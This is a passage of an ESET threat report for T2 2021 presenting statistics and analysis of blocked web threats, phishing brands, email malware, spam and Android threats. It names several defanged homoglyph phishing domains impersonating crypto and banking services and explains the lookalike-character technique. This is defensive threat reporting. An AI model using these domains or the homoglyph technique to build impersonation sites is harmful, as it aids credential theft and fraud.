
Top 10 blocked Malware, Scam and Phishing domains in T2 2021; domains first detected in T2 2021 are marked with *




Trends of blocked web threats in T1 2021 – T2 2021, seven-day moving average



Trends of unique URLs blocked in T1 2021 – T2 2021, seven-day moving average




Global distribution of web threat blocks in T2 2021



Global distribution of blocked domain hosting in T2 2021

Most of the harmful websites in T2 2021 were blocked on devices of ESET customers in Russia, followed by Japan, Peru, Poland and France. As for the source countries of the web threats, which are determined by the GeoIP of the blocked domains, more than a third of the blocked domains were hosted in the US, followed by a wide margin by Germany, Canada, the Netherlands and Russia.



Top 10 brands and domain names targeted with homoglyph attacks in T2 2021

In the area of homoglyph attacks, scammers remained focused on cryptocurrency, social media and financial services. Much as in T1 2021, domains impersonating the legitimate blockchain.com service were the most prevalent. T2 saw new such fraudulent domains emerge – "login.blockchaịn[.]cc" (i with a dot below it in blockchain) and "blockchaın[.]name" (dotless i in blockchain), with attackers changing up the characters as well as the TLDs of the domains.


Domains impersonating the cryptocurrency platform Coinbase were newcomers in T2, detected in multiple variations, such as "coịnbase[.]net" and "coınbase[.]com" (dot below and dotless i). Scammers also took interest in the Belgian bank Argenta, with the impostor domain "homebank.ạrgenta[.]com" making use of the letter a with a dot below.

We also detected previously unseen homoglyph domains impersonating Airbnb, AliExpress and Wikipedia; all had very low numbers of blocks.

Based on ESET phishing feeds, more than a third of unique phishing URLs in T2 2021 that could be categorized were of fraudulent websites impersonating financial organizations, the vast majority of which were banks. The banks with the largest numbers of malicious impostor URLs were Chase Bank, Wells Fargo and Citibank, with websites impersonating Chase representing 15% of the whole Finance category.

Phishing websites mimicking social media came in second, with Facebook, WhatsApp and Instagram the most common targets. Fake email login sites, various fraudulent online documents, and websites

impersonating shipping and package delivery companies were among other highly prevalent phishing themes. In the Shipping category, DHL stood out as the most abused brand, but websites impersonating local post offices were also highly prevalent. In the Shopping category, the most common target was Amazon; the Payment category mostly comprised websites phishing for PayPal credentials.




Top 10 phishing website categories in T2 2021 by number of unique URLs

The phishing feeds also showed an ongoing phishing campaign leveraging *The American Rescue Plan* [47] – also called the COVID-19 Stimulus Package and effective since March 2021 – as a lure. In this campaign, first reported in July 2021 by *DomainTools* [48], fraudsters have taken advantage of the fact that not everyone may be aware that no application is needed in order to qualify for a payment.

Since July, tens of additional domains connected to this phishing campaign cropped up, all using the same website visual and containing similar texts and phishing forms. The domain names include various combinations of the words "American", "relief", "rescue", "care", "covid", "pandemic" and similar.

All the websites have a page title of "Application Form | Unemployment Insurance Relief During COVID-19 Outbreak | American Rescue Plan Act". The heading of the form itself is either "Unemployment Insurance Application Form" or "Virus Rescue Insurance Application Form", as seen in the screenshot. The fake application forms harvest sensitive personal information including social security numbers and even request that victims upload a photo of their state ID or driving license.



One of the fraudulent websites used in the American Rescue Plan phishing campaign

EXPERT COMMENT

The American Rescue Plan phishing campaign, along with others using similar pretenses to trick users into giving away sensitive information, shows that even after a year and a half, the pandemic continues to create fertile ground for scammers. People should treat online forms with the utmost caution, and only access government websites by directly navigating to them, never from links in emails or elsewhere. Federal government websites end with a .GOV domain.

Aryeh Goretsky, ESET Distinguished Researcher


EMAIL THREATS

As emails distributing malicious macros plummeted in T2 2021, phishing and fraudulent messages took over the email threat scene.


Overall detections of malicious emails saw a slight increase in T2 2021, growing by 7.3% compared to T1. The period was characterized by a number of large spikes of activity and dynamic developments within specific email threat detections. While malicious macros detected as VBA/TrojanDownloader.Agent trojan fell, phishing and fraudulent emails flourished.

Email threat activity peaked in the second half of August 2021, with the DOC/Fraud trojan being the driving force behind the spike. In T2 2021, this detection mainly covered so-called *sextortion scam* [49] emails in which fraudsters try to blackmail recipients into paying up by claiming they have videos of them watching adult content. Almost half of DOC/Fraud instances in T2 2021 were detected in Japan, followed by Spain and the Czech Republic. The spikes in DOC/Fraud activity resulted in this detection doubling its share in the top 10, climbing from sixth place to second.

This wasn't the only shuffling happening in the top 10 chart – the previously dominant VBA/TrojanDownloader.Agent trojan sank down to sixth place, losing 19.1 percentage points. This detection represents maliciously crafted Microsoft Office files that attempt to manipulate the recipients into clicking on "Enable Macros" and, if successful, downloading further malware onto



Top 10 threats detected in emails in T2 2021




Malicious email detection trend in T1 2021 – T2 2021, seven-day moving average


the victimized computers. The decrease is most likely the result of the demise of the Emotet botnet, which heavily relied on malicious macros for spreading. The related DOC/TrojanDownloader.Agent detection also saw a substantial decrease compared to T1 2021, reduced by 4.9 percentage points and falling from fifth to eighth place in the top 10.

With VBA/ TrojanDownloader.Agent down, the first spot belonged to HTML/Phishing.Agent trojan – malicious HTML code used in phishing email attachments. Most phishing emails caught under this detection name in T2 2021 were blocked in Japan, followed by the United States and Spain.

As for brands most heavily misused by phishers, Microsoft led the charts, followed by phishing emails impersonating DHL and electronic signature service DocuSign, the latter shown in the screenshot on the following page. DocuSign as a lure gained prevalence at the end of April 2021, with detections peaking in August, the majority of them in Japan, Poland and the United States. August also brought a new widespread campaign impersonating the file sharing service WeTransfer, with the fraudulent emails claiming the recipient has been sent files that needed to be downloaded.



Phishing emails using DocuSign and WeTransfer as a lure



Top malicious email attachment types[1] in T2 2021

Looking at the filetypes of malicious attachments detected in T2 2021, Windows executables continued to have the largest share, followed by script files and Office documents. In a continuation of a trend from T1, script files further widened their share, while Office documents shrunk even more, cut in half to a 4% share. This reduction corresponds with the previously mentioned development around Emotet and the related decline in VBA/TrojanDownloader.Agent trojan detections.

As for the filenames of the malicious attachments, the most prevalent attachment was EU-Business-Register.pdf, a long-known scam detected as PDF/Fraud. This PDF document poses as a registration form for "EU Business Register", but is actually an order for a three-year subscription for inclusion in a reputed online database, with the yearly price of EUR 995.


Analyzing the subject lines of the malicious emails, fake payment requests continued to be the most common theme, followed by fake bank communication and shipping and package delivery notifications. The latter increased its share compared to T1 2021, overtaking sales-themed emails that previously ranked third.

EXPERT COMMENT

With many still working from home due to the pandemic, employees have gotten used to performing many administrative tasks electronically – and cybercriminals are taking advantage of this. The newly prominent campaign misusing DocuSign as a lure is a good example of such efforts. Organizations should keep track of the current phishing campaigns targeting corporate accounts and educate employees on what to steer clear of.

Jiří Kropáč, ESET Head of Threat Detection Labs

[1] The statistic is based on a selection of well-known extensions.




Global distribution of email threat detections in T2 2021

Following a 22.3% drop in spam volume observed in T1 2021, the number of unsolicited emails detected by ESET's antispam solution saw further, albeit smaller, reduction in T2 2021 (-10.8%). Much like in T1, this decline might well be the result of the takedown of the Emotet botnet, which was notorious for its large-scale spam campaigns. However, with the decline slowing down, it seems that spammers are finding resources elsewhere.


COVID-19 continued to be a common theme in spam emails in T2, with fraudsters impersonating government institutions and health organizations to trick recipients into divulging sensitive information. In one of the detected campaigns, scammers posed as the UK NHS, claiming to offer an "invitation" for the recipient to receive a COVID-19 vaccination certificate. The link in the email led to a website impersonating the NHS and phishing for personal information, as shown in the screenshots on the upper right.

Looking at the geographic distribution of spam sources, 17% of spam emails detected in T2 originated from the United States, followed by Japan, China, Poland and France. The share of spam in all emails sent was highest in China (53.6%), followed by Vietnam, Singapore, Argentina and India, where between 20 and 30% of emails sent constituted spam.

It is important to note that ESET's visibility into spam is limited due to email traffic commonly first being filtered at the level of internet email service provider, and elsewhere, before reaching ESET-protected endpoints.



Spam campaign using COVID-19 vaccination certificates as a lure and a related phishing website impersonating the NHS



Spam detection trend in T1 2021 – T2 2021, seven-day moving average


ANDROID THREATS

The past few Threat Reports saw a decrease in Android threat detection numbers; this changed in T2 2021, with spyware, adware and banking malware rising.


Contrary to 2020 and the first four months of 2021, overall numbers of Android detections started to rise again in T2 2021, by 32.6%. Android banking malware, which rose by an incredible 158.7% in T1, saw a continued increase of 49%. While the growth has slowed down, the trend is worrying given the direct impact of these threats on the financial situation of their victims.

In the top 10 list, Android banking malware is represented by the Android/TrojanDropper.Agent trojan (18.4%). This threat had the highest number of detections in T1 but was dethroned from its position by the Android/Snaptube PUA, which has a different scope – it requests that the affected users download various additional apps.

